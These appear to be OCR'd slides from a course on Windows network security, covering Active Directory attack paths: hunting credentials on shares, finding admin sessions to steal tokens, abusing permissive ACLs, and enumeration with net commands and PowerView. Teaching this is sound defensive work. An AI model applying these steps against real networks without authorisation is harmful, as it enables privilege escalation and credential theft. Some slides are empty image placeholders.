- Finding Credentials
- Admin session hunting
- Misconfigured ACLs on Active Directory objects

++

Finding Credentials

Apps, file shares etc often contain sensitive information

- Credentials
- Source code
- Useful documents

Permissions are often weak, read access for Everyone not uncommon


++

Admin Session Hunting

- Identify domain admin accounts
- Find active domain admin sessions
- Gain administrative access on those systems
- Steal their credentials or tokens

++

Admin Session Hunting



++

ACL Exploitation

- ACL = Access Control List
- Specifies the access rights to a securable object in Active Directory
- Securable objects = users, groups, and computers
- Overly permissive ACLs can be abused to escalate privileges


++

ACL Exploitation


Commonly abused ACL permissions:

+ ForceChangePassword
+ AddMembers
+ GenericAll
+ GenericWrite / WriteOwner /WriteDACL
+ AllExtendedRights

++ ACL Exploitation



++
ACL Exploitation



Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

++

Active Directory Enumeration

Built in Windows commands

- Net user – find domain admins

  ```
  net user “domain admins” /domain
  ```

- Net group – find domain controllers

  ```
  net group “Domain Controllers” /domain
  ```

- Net view – find all machines in the domain

  ```
  net view /domain
  ```

++

Active Directory Enumeration

Powerview

- PowerShell tool to gain network situational awareness on Windows domains
- Pure-PowerShell replacements for various windows “net *” commands

++

Active Directory Enumeration

Powerview

+ Get-NetDomain – gets the name of the current user's domain

